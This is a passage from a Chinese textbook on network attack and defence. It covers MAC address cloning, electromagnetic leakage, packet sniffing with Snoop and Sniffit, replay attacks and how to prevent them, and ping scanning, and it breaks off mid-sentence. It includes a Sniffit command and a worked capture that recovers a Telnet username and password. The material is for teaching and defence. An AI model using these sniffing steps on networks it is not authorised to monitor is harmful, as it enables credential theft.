


图 2.4　直接修改 MAC 地址

2. 利用 MAC 地址克隆

对付 MAC 绑定最好的办法还是通过 MAC 地址克隆功能，目前大多数 ADSL Modem、宽带路由器、无线路由器都具备此功能。要实现 MAC 地址克隆功能很简单，只需在被绑定的计算机上进入宽带路由器、无线路由器的 Web 设置页面，找到 WAN 或 Clone MAC 选项，选择 Clone MAC(克隆 MAC 地址)，便可将当前计算机的网卡的 MAC 地址克隆到路由器的广域网(WAN)端口。保存后重新启动宽带路由器、无线路由器即可正常地多机共享上网冲浪了。图 2.5 给出一个无线路由器设备的 MAC 地址克隆界面。




图 2.5　MAC 地址克隆

2.2.2　电磁信息泄漏

电磁信息泄漏是指电子设备的杂散(寄生)电磁能量通过导线或空间向外扩散。任何处于工作状态的电磁信息设备都存在不同程度的电磁泄漏。几乎所有电磁泄漏都“夹带”着设备所处理的信息，只是程度不同而已。在满足一定条件的前提下，运用特定的仪器就可以接收并根据数据链路层的协议格式恢复出数据，从而还原这些信息。

研究表明,普通计算机 CRT 显示终端辐射的带信息电磁波可以在几百米甚至一公里外被接收和复现;交换机、电话机等泄漏的信息也可以在一定距离内通过特定手段截获和还原。电磁泄漏信息的接收和还原技术目前已经成为许多国家情报机构用来窃取别国重要情报的手段。

当然,只有强度和信噪比满足一定条件的信号才能够被截获和还原。因此,只要采取措施,弱化泄漏信号的强度,减小泄漏信号的信噪比,就可以达到电磁防护的目的。常用的电磁防护措施有屏蔽、滤波、隔离、合理的接地与良好的搭接、选用低泄漏设备、合理的布局和使用干扰器等。

2.2.3 网络监听

网络监听是指获取在网络上传输的、并非发给自己计算机的信息。例如,网络管理员可以被授权进行网络监听,从而有效地管理网络,诊断网络问题。当然,更多的网络监听是在非授权状态下进行的。电话可以监听,无线电通信可以监听,网络也同样可以监听。

用户端的电话线路通常都采用铜线,因此电话监听最简单的实现方法就是“搭线窃听”,无线电通信只要采用同频的接收设备就能收到数据(这在军事领域已经被充分使用)。计算机网络的介质可以是有线的(铜线、同轴电缆、光纤),也可以是无线电波,因此,除了对光纤直接监听比较困难,其他有线、无线网络环境中都可以实施网络监听。

在网络上可以找到的网络监听工具很多,既可以是硬件,也可以是软件。监听工具可以设置在许多网络节点上,监听那些流经本节点网络接口的信息。通常,监听效果最好的地方是在网关、路由器、防火墙等处,因为流经这些节点的数据量大,可获得的信息更多。然而,对以太网的监听有更为简捷的方式。

2.2.3.1 以太网的工作机制

图 2.6 显示了一个最简单的以太网拓扑,若干主机通过一个共享的集线器(hub,工作在物理层的网络设备)构成星形拓扑结构。以太网基于总线,物理上以广播方式通信,即一台主机发给另一台主机的数据,集线器会先收到,然后把它再发给所有的其他端口,因此,集线器下同一网段的所有主机的网卡都能接收到数据。




图 2.6 Sniffer 的工作环境示意图

主机的网卡收到传输来的数据帧后,网卡内的固化程序先接收帧首部的目的 MAC 地址,判断是否与自己的地址相同:

- 如果相同,就接收帧并存储在网卡的接收缓冲区中,然后产生中断信号通知 CPU;

CPU 得到中断信号后产生中断，操作系统根据网卡驱动程序设置的网卡中断程序地址调用驱动程序接收数据；驱动程序接收数据后放入 TCP/IP 协议堆栈；操作系统调用上层协议实体(IP 协议进程)继续处理。

- 如果不同，就丢弃，所以不该接收的数据网卡就截断了，计算机根本就不知道。

了解集线器和网卡的基本工作原理后，监听就比较容易实现了，只要通知网卡接收其收到的所有数据(这种模式称为"混杂模式"，使用 Socket API 时通过 setsockopt 函数进行设置)，并通知主机进行处理。如果发现感兴趣的数据或者符合预先设定的过滤条件的数据，可以将其存到 log 文件中。

因此，监听以太网很容易——只要在任意一台计算机上运行一个监听程序，并将其网卡设置为"混杂模式"，就可以截获信息。当然，这仅仅是针对早期以太网进行的监听。随着交换机等分段设备的出现，这种网络窃听变得相对困难。

相比于直接攻击网关、路由器和防火墙，网络监听是最简单的方式。下面介绍的几种常用网络监听软件都利用了以太网的通信特点。

2.2.3.2　Snoop 监听工具

Snoop 可以截获网络上传输的数据包，并显示其内容，它能方便地收集工作站的信息，SunOS 和 Solaris 等操作系统中有自带的 Snoop。Snoop 具备缓冲和过滤网络通信的功能，截获的数据包中的信息可以实时显示，也可以存储在文件中，供以后查看。

Snoop 以单行输出数据包的总结信息，以多行对包中信息详细说明。在"总结"中，只显示最高层协议的数据。例如，对于 FTP 数据包只有 FTP 的信息显示，而下层的 TCP、IP 和以太帧等信息在总结中不显示，可以使用-v 参数将它们显示出来。

下面是使用 snoop 工具截获的主机 asy8. vineyard. net 和主机 next 之间的一段对话：

```
# snoop
asy8.vineyard.net -> next SMTP C port = 1974
asy8.vineyard.net -> next SMTP C port = 1974 MAIL FROM:
<dfddr@vin
next -> asy8.vineyard.net SMTP C port = 1974 250
<dfddf@vineyard.
asy8.vineyard.net -> next SMTP C port = 1974
asy8.vineyard.net -> next SMTP C port = 1974 RCPT
TO:vdsalaw@ix.
next -> asy8.vineyard.net SMTP C port = 1974 250
<vdsalaw@ix.netc.
asy8.vineyard.net -> next SMTP C port = 1974.
asy8.vineyard.net -> next SMTP C port = 1974 DATA\r\n.
next -> asy8.vineyard.net SMTP C port = 1974 354 Enter
mail,end.
```

在这个例子中，邮件消息在从 asy8. vineyard. net 到计算机 next 的传输过程中被监听，并给出了详细报告。

对于黑客来说，最想看到的莫过于用户的口令。由于用户的口令往往是在一次通信的最初几个数据包中，并且是明文形式，所以只要找到了两台主机间开始连接的数据包，便很容易发现认证用的口令。

2.2.3.3 Sniffit 监听工具

Sniffit 由 Lawrence Berkeley 实验室开发，是运行于 Solaris、SGI 和 Linux 等平台的一种免费网络监听软件，具有功能强大且使用方便的特点。用户可以选择源、目标地址或地址集合以及监听的端口、协议和网络接口等。

Sniffit 的一些命令行参数如下：

-t <IP nr/name>	检查发送到<IP>的数据包
-s <IP nr/name>	检查从<IP>发出的数据包

以上两个参数都可以用@来选择一个 IP 地址范围，例如-t 199.145.@和-s 199.14.@。

-p <port>	记录连接到<port>的数据包，port 的默认值是 0，指所有的端口

注意：-t 或-s 适用于 TCP/UDP 数据包，对 ICMP 和 IP 也进行解释；而-p 只用于 TCP 和 UDP 数据包。

-i	交互模式，忽略其他参数

能与除了-i 之外其他参数组合使用的命令行参数如下：

-b	等同于同时使用了 -t 和 -s，而不管使用了 -t 和 -s 中的哪一个
-a	以 ASCII 形式将监听到的结果输出
-A <char>	在进行记录时，所有不可打印字符都用<char>来代替
-P protocol	要检查的协议，默认为 TCP，可选 IP、TCP、ICMP、UDP 及其组合

下面是运行 Sniffit 的一个例子，首先设置入口参数：

```
#sniffit -a -A . -p 23 -t 11.22.33.@
```

其中，-a 指接收所有信息；-A 将不可打印的字符用“.”代替；-p 表示监听端口 23；-t 表示目标地址在 11.22.33. 子网范围(可以只监听一台主机或源主机)。使用-s 参数可以指定监听的源主机。下面是监听到的部分结果：

```
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..35.@. .... ! ......K.2.P."/.......vt100..
```

监听结果中出现了 vt100，说明这很可能是使用 Telnet 服务时源主机与目标主机进行终端类型协商阶段。源主机告诉目标主机自己使用的终端类型，将开始远程终端服务。后面很可能会传输用户登录名和口令字。这里使用 1028 端口的是客户端，使用 23 端口的是服务器端。继续看下面的内容：

```
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..+5.@. ......! ..............K.2 C P.! ...........
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..+9.@. ......!...........K.2 I P.!........
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..(:.@. ......! ...........K . 2 I P.!.....l
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..(; .@. ......!...........K . 2 J P.!.....
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
```

```
E..)<.@. ......!...........K . 2 J P.!...
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)<.@. ......!...........K . 2 J P.!....x
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..( = .@. ......!...........K . 2 JKP . !.....
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..) >.@. ......! ...........K . 2 K P.!...
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..(?.@. ......!...........K . 2 LP . !.....g
```

客户端向服务器端发送出了几个包，其中的可打印字符连起来是 lxg，很可能是用户名。继续看下面的内容：

```
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)C.@. ......!...........K . 2 W P.!.....7
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)D.@. ......!...........K . 2 W P.!...
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)D.@. ......!...........K . 2 W P.!.....2
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)E.@. ......!...........K . 2 W P.!.....1
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)E.@. ......!...........K . 2 W P.!.....2
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)G.@. ......!...........K . 2 W P.!.....1
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)H.@. ......!...........K . 2 W P.!.....6
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)I.@. ......!...........K . 2 W P.!......
```

这一串可打印字符连起来是 721216，应该是用户的口令。

```
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)M.@. ......!...........K . 4 . P..E....e
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)N.@. ......!...........K . 4 . P..D....
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)O.@. ......!...........K . 4 . P..D....x
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)P.@. ......!...........K . 4 . P..D....
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)Q.@. ......!...........K . 4 . P..D....i
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)R.@. ......!...........K . 4 . P..D....t
Packet ID (form_IP.port - to_IP.port):11.22.33.41.1028 - 11.22.33.14.23
E..)S.@. ......!...........K . 4 . P..D....
```

这个用户执行了 exit 命令。

综上所述，得到的有效信息是：vt100、lxg、721216 和 exit。

Sniffit 可以产生这样的综合信息，并且在本目录下生成一个类似于 xxx.xxx.xxx.xxx.mm-yyy.yyy.yyy.yyy.nn 为文件名的文件。其中，xxx.xxx.xxx.xxx 和 yyy.yyy.

yyy. yyy 是通信双方的 IP 地址，mm 和 nn 是通信双方的端口号。

当然，网络监听软件还有很多，有兴趣的读者可以查阅有关书籍，也可以自己用 Socket 写一段代码来实现。

2.2.3.4 Sniffer 监听工具

Sniffer 的含义为“嗅探器”，可以形象地理解为打入到敌人内部的特工，源源不断地将敌方的情报送出来。Sniffer 几乎能得到以太网上传送的任何数据包。现在已经有多种运行于不同平台上的 Sniffer 程序，如 Linux tcpdump、The Gobbler、LanPatrol、LanWatch、Netmon、Netwatch、Netzhack 等。Sniffer 程序通常运行在路由器或有路由器功能的主机上，以便监控大量数据。通常攻击者先侵入目标网络，在其中某主机上留下后门并安装 Sniffer 工具，然后运行 Sniffer 程序，除了能得到用户名、口令，还能得到登录用户的银行卡号、公司账号、网上传送的金融信息等。

通常 Sniffer 程序根据数据包的前 200～300 个字节数据就能发现用户名和口令等信息。图 2.7 是 Sniffer 截取到的一个数据包，选中的数据是用户向某网站发送的 www http 请求(目的端口是 80)。从中可以看到发送、接收方的网卡地址、IP 地址、TCP 的端口以及部分数据。如果这是用户登录到某银行网站的请求，那么从 TCP 数据中分析出其用户名、口令很容易。

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.0.103	202.203.208.32	TCP	ccs-software > http [SYN] Seq=0 Win=6
2	0.282706	202.203.208.32	192.168.0.103	TCP	http > ccs-software [SYN, ACK] Seq=0
3	0.282828	192.168.0.103	202.203.208.32	TCP	ccs-software > http [ACK] Seq=1 Ack=1
4	0.286016	192.168.0.103	202.203.208.32	HTTP	POST /cgi-bin/login HTTP/1.1 (applic
5	0.565385	202.203.208.32	192.168.0.103	TCP	http > ccs-software [ACK] Seq=1 Ack=6
6	3.663814	202.203.208.32	192.168.0.103	HTTP	HTTP/1.1 200 OK (text/html)
7	3.669301	192.168.0.103	202.203.208.32	TCP	ccs-software > http [FIN, ACK] Seq=64
8	3.699592	192.168.0.103	202.203.208.32	TCP	radwiz-nms-srv > http [SYN] Seq=0 Wir
9	3.946065	202.203.208.32	192.168.0.103	TCP	http > ccs-software [FIN, ACK] Seq=94

图 2.7 Sniffer 截取的部分数据

在网络上想发现存在着 Sniffer 程序非常困难，因为它没有在网络中留下任何痕迹，通过查看本地计算机上的进程，才可能找到一些蛛丝马迹。

如果主机运行在 UNIX 系统下，可以使用 ps 命令列出当前的所有进程、启动这些进程的用户、占用 CPU 的时间、占用的内存等。例如：

```
ps -aux 或 ps -augx
```

如果主机运行在 Windows 系统下，可以同时按下 Ctrl+Alt+Del 键查看任务列表。不过，编程技巧高的 Sniffer 即使正在运行，也不会在这里出现。

附录 A 给出一个简单的 Sniffer 源代码。

2.2.3.5 防止网络监听

防止各种监听程序对网络的监听也有多种方法，如加密传输、采用安全拓扑结构等，但系统开销会比较大。

加密是对付网络监听比较好的方法，即在传送前加密数据，对方收到后解密。这样，即使监听到加密后的数据，也不得不花费相当代价去解密(很多时候，解密的开销甚至高过这些数据信息本身的价值)。

遗憾的是传统 TCP/IP 协议假定所有用户都是“君子”，为了提高传输的效率，都采用明

文传输而没有加密。因此，让网络监听失效的最根本方法是增强 TCP/IP 协议，例如，在 IPv6 协议中就提供了内置的 IPSec 可选报头，可以以密文的方式传输数据；而对于当前以 IPv4 为主的网络，则基本采用“打补丁”的方法，例如，在各个银行的网站上，都要求所有进入其网银的用户采用 SSH(Secure Shell，安全 Shell)协议或者 F-SSH 协议。

SSH 是在应用程序中提供安全通信的协议，建立在客户机/服务器模型上，服务器的服务端口是 TCP 的 22 号端口。SSH 实现了一个密钥交换协议以及主机与客户端的认证协议，提供互联网上的安全加密通信方式和在不安全信道上很强的认证和安全通信功能。当服务器端与客户端建立连接时，采用基于公钥的 RSA 算法对用户进行身份认证；而在认证完成后，具体的数据通信采用基于单钥的 IDEA 算法加密，单钥算法运行速度快，更适合数据通信。作为工具使用的 SSH 允许用户安全登录到远程主机上执行命令或传输文件。它可以作为 rlogin、rsh、rcp 和 rdist 等系统程序的替代，运行在任何使用 TCP 协议的主机上。

1996 年，SSH 成立了数据流联盟 F-SSH，提供高水平的、可用于军方级别的通信加密，为通过 TCP/IP 网络通信提供了通用的加密方法。SSH 和 F-SSH 都有商业或自由软件版本。

除了加密，还可以使用安全拓扑结构来防止网络监听。什么样的拓扑结构才是安全的呢？在设计网络拓扑时，一般应遵循下列规则：一个网络必须有足够的理由才能相信另一网络。网络的设计应该考虑数据之间的信任关系，而不是硬件需要。

这个规则意味着：

- 每个网段仅由能互相信任的计算机组成，通常它们在同一个房间或办公室内。
- 所有问题都归结到信任上。计算机为了和其他计算机进行通信，就必须信任那台计算机，网络管理员必须使计算机之间的信任关系很小，从而减少被监听的风险。
- 如果某局域网要和 Internet 相连，仅有防火墙是不够的，因为入侵黑客已经能从防火墙后面扫描，并探测正在运行的服务。

对于最后一条，需要考虑到一旦黑客进入系统，他能得到些什么。必须考虑一条这样的路径，即信任关系有多长。例如，假设 Web 服务器对某一计算机 A 是信任的，那么 A 信任的其他计算机有多少呢？又有多少计算机是受这些计算机信任的？必须确定最小信任关系的那台计算机。在信任关系中，这台计算机之前的任何一台计算机都可能对你的计算机进行攻击并成功。必须保证一旦存在网络监听程序，它也只在最小范围内有效。

2.2.4　重放攻击

2.2.4.1　重放攻击的原理

在网络监听的基础上，就可以展开多种攻击了，其中一种就是重放攻击。

重放攻击(replay attack)又称重播攻击、回放攻击或新鲜性攻击(freshness attack)等，是指攻击者向目标主机(A)发送一个或多个 A 已接收过的包(特别是在认证的过程中，用于认证用户身份所接收的包，这个包往往是其他主机所发出的合法认证包)。重放攻击会不断恶意或欺诈性地重复发起一个有效的数据传输来达到欺骗系统的目的，主要用于身份认证过程，破坏认证的安全性。

重放攻击一般由发起者首先利用网络监听或者其他方式拦截、盗取并记录合法用户的数据包(例如认证凭据，一般是 cookies 或者一些认证会话)，进行一定的处理后，重复发送

该数据包到目标主机(如认证服务器)。

从这个解释上理解,对数据包的加密可以有效地防止明文数据被监听,但是防止不了重放攻击。重放攻击在任何网络通信过程中都可有能发生,是计算机网络世界黑客常用的攻击方式之一。

举个例子,重放攻击非常类似于"阿里巴巴和四十大盗"的故事,其中正常的用户是四十大盗,攻击者是阿里巴巴,而系统则是藏着宝物的宝库。当四十大盗准备把抢来的珠宝放进他们的宝库里时,系统(宝库)要求他们认证,四十大盗喊道:"芝麻开门",此时认证通过,大盗可以进入宝库。而阿里巴巴听到了这个口令,相当于黑客截获用户的登录过程,等四十大盗走远后,阿里巴巴来到石门前也大喊"芝麻开门"(进行了重放攻击),石门打开了,阿里巴巴成功地入侵了系统,把宝物都搬回家了。

2.2.4.2 重放攻击的防范

防范重放攻击通常采用以下 3 种方法。

1. 挑战-应答机制

为了抵御重放攻击,现在的服务协议(如身份认证过程)可以采用"挑战-应答"(challenge/response)方式。过程如下:

(1) 客户端向系统申请登录。

(2) 系统发送挑战值给客户端。

(3) 客户端计算相应的应答值(可以用 MD5 算法等计算应答值)。

(4) 客户端发送应答值给系统。

(5) 系统通过同样的算法判断应答值是否正确。

(6) 如果正确则通过认证,允许用户继续后面的操作,认证结束;如果不正确则断开连接,结束。

这里要注意的是,挑战值变化量必须要很大,一般为随机数,若挑战值变化量不大,攻击者只需截获足够的挑战-应答关系,就可以进行重放攻击了。

以"阿里巴巴和四十大盗"的故事为例,如果宝库临时给阿里巴巴一个短语(如"芝麻开门 n",其中 n 是一个随机数字,意味着阿里巴巴的 n 和四十大盗的 n 不一样),要求阿里巴巴通过一个给定的算法进行特殊处理,而阿里巴巴不知道这个算法,无法给出一个合适的应答值给宝库,宝库不能开门。

2. 时间戳

时间戳(又称为时戳)是一个代表当前时刻的数值。

基于时间戳的防范方法的原理基于这样一个事实,重放攻击的时间戳将相对远离当前时刻,即不是最新的时间。该方法对于通信双方有着较为严苛的要求,即要求通信各方的计算机时钟保持时间上的同步。

基于时间戳防范方法的基本思想是:当主机 A 接收到一个报文时,当且仅当该报文包含了一个时间戳,且该时间戳对于 A 而言是足够接近当前时刻的,A 才认为该报文是合法的。

以"阿里巴巴和四十大盗"的故事为例,如果宝库要求敲门者给出的暗号是"芝麻开门+当前时间",四十大盗的时间与宝库的时间基本相同,四十大盗可以给出合适的暗号,而阿里

巴巴与宝库的时间很难保持大致相同，则无法给出一个合适的暗号给宝库，宝库不能开门。

具体的处理方式是，双方设置大小适当的时间窗（间隔），该时间窗越大越能包容网络传输延时（即延迟大的报文也被认为是合法的，这对于网络条件不够良好的情况来说较为重要），越小越能防范重放攻击。

3. 序号

通信双方通过在报文中添加双方都认可的序列号来判断报文的新鲜性，进而判断是否合法。这要求通信双方必须事先协商一个初始序列号（ISN），并协商递增方法。这个初始序列号应该尽量避免具有一定的规律性。

仍然以“阿里巴巴和四十大盗”的故事为例，如果四十大盗给出的暗号里面添加了一个数字，而这个数字只能使用一次，下次使用时必须按照某种规律进行递增，虽然阿里巴巴喊出了与大盗一样的暗号，宝库也不会开门。即便阿里巴巴猜出了规律，也必须在大盗下一次到来之前进行叩门，否则序号又要重新计算了。当然，如果阿里巴巴猜出了规律，并在大盗下一次到来之前进入了宝库，则大盗就无法进入宝库了。

2.3　网络层攻击技术

Internet 的网络层协议 IP 以“尽力传输”作为在网络间转发数据分组的目标，因此 IP 协议只提供了简单的认证——基于 IP 地址的认证，并且没有对数据进行任何加密，直接采用明文传输。因此，有很多手段可以针对 Internet 网络层的弱点进行攻击，包括被动的扫描和各种类型的主动攻击，如 IP 地址欺骗、碎片攻击、ICMP 攻击、路由欺骗、ARP 欺骗等。

2.3.1　网络层扫描

扫描是一种典型的被动攻击方法，主要用于获得目标主机的各种信息。因为攻击者所运用的各种工具、软件都是基于现有计算机网络中存在的各种漏洞，所以他首先要了解自己的目标有哪些可用的漏洞。

扫描的方法很多，可以手工进行，也可以用扫描器软件进行。扫描可以获得网络层的信息，也可以获得传输层有关的端口信息。

本节主要介绍几个常用的网络相关命令，这些命令可以告诉攻击者有关目标主机、目标网络的情况。端口扫描将在 2.4.1 节中介绍。

2.3.1.1　ping

ping 是一个很常用并且“历史悠久”的网络测试工具，它可以检测网络目标主机存在与否以及网络是否正常（能否通达）。ping 的原理是：向目标主机传送小数据包，目标主机接收并将该包反送回来，如果返回的数据包和发送的数据包一致，那就是说 ping 命令成功了。

通过对返回的数据进行分析，就能判断计算机是否开着，或者这个数据包从发送到返回需要多少时间。根据响应时间和数据丢失率，判断与对方的连接成功与否，连接效果、速度如何。用户可以使用 ping 命令测试与目标主机的连接质量，或者测试用户的机器能否连接到某个网站。

可以说，ping 是一种常用的基本的扫描命令，常常用来扫描目标主机是否还活着(alive)。但是，需要指出的是，如果目标主机不允许请求方对自己进行 ping 操作，则此时请求方也是无法获得正确应答的。例如：

```
ping  -a  172.20.1.10
```

结果如下：

```
Pinging MISSERVER [172.20.1.10] with 32 bytes of data:
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128
Reply from 172.20.1.10: bytes = 32 time < 10ms TTL = 128

Ping statistics for 172.20.1.10:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

从上面的结果就可以知道 IP 为 172.20.1.10 的计算机 NetBios 名为 MISSERVER。

默认情况下，ping 只发送 4 个数据包，如果用户需要自己定义发送数据包的个数，以衡量网络速度，可以用-n 选项。例如，用户想测试发送 20 个数据包的返回的平均时间、最快时间和最慢时间，可以输入下面的命令：

```
C:\> ping -n 20 263.net
```

结果如下：

```
Pinging 263.net [202.96.44.48] with 32 bytes of data:
Reply from 202.96.44.48: bytes = 32 time = 50ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 40ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 40ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 20ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 50ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 20ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 30ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 70ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 40ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 70ms TTL = 242
Request timed out.
Reply from 202.96.44.48: bytes = 32 time = 40ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 20ms TTL = 242
Reply from 202.96.44.48: bytes = 32 time = 40ms TTL = 242

Ping statistics for 202.96.44.48:
Packets: Sent = 20, Received = 19, Lost = 1 (5% loss),
```

```
Approximate round trip times in milli - seconds:
Minimum = 20ms, Maximum = 70ms, Average = 35ms
```

根据以上输出内容可知，在发给 263.net 的 20 个数据包中，返回了 19 个，其中有 1 个由于未知原因丢失，这 20 个数据包当中返回速度最快为 20ms，最慢为 70ms，平均速度为 35ms。

ping 命令还有很多可选参数，这些参数组合起来有时可以实现攻击性的命令，例如：

```
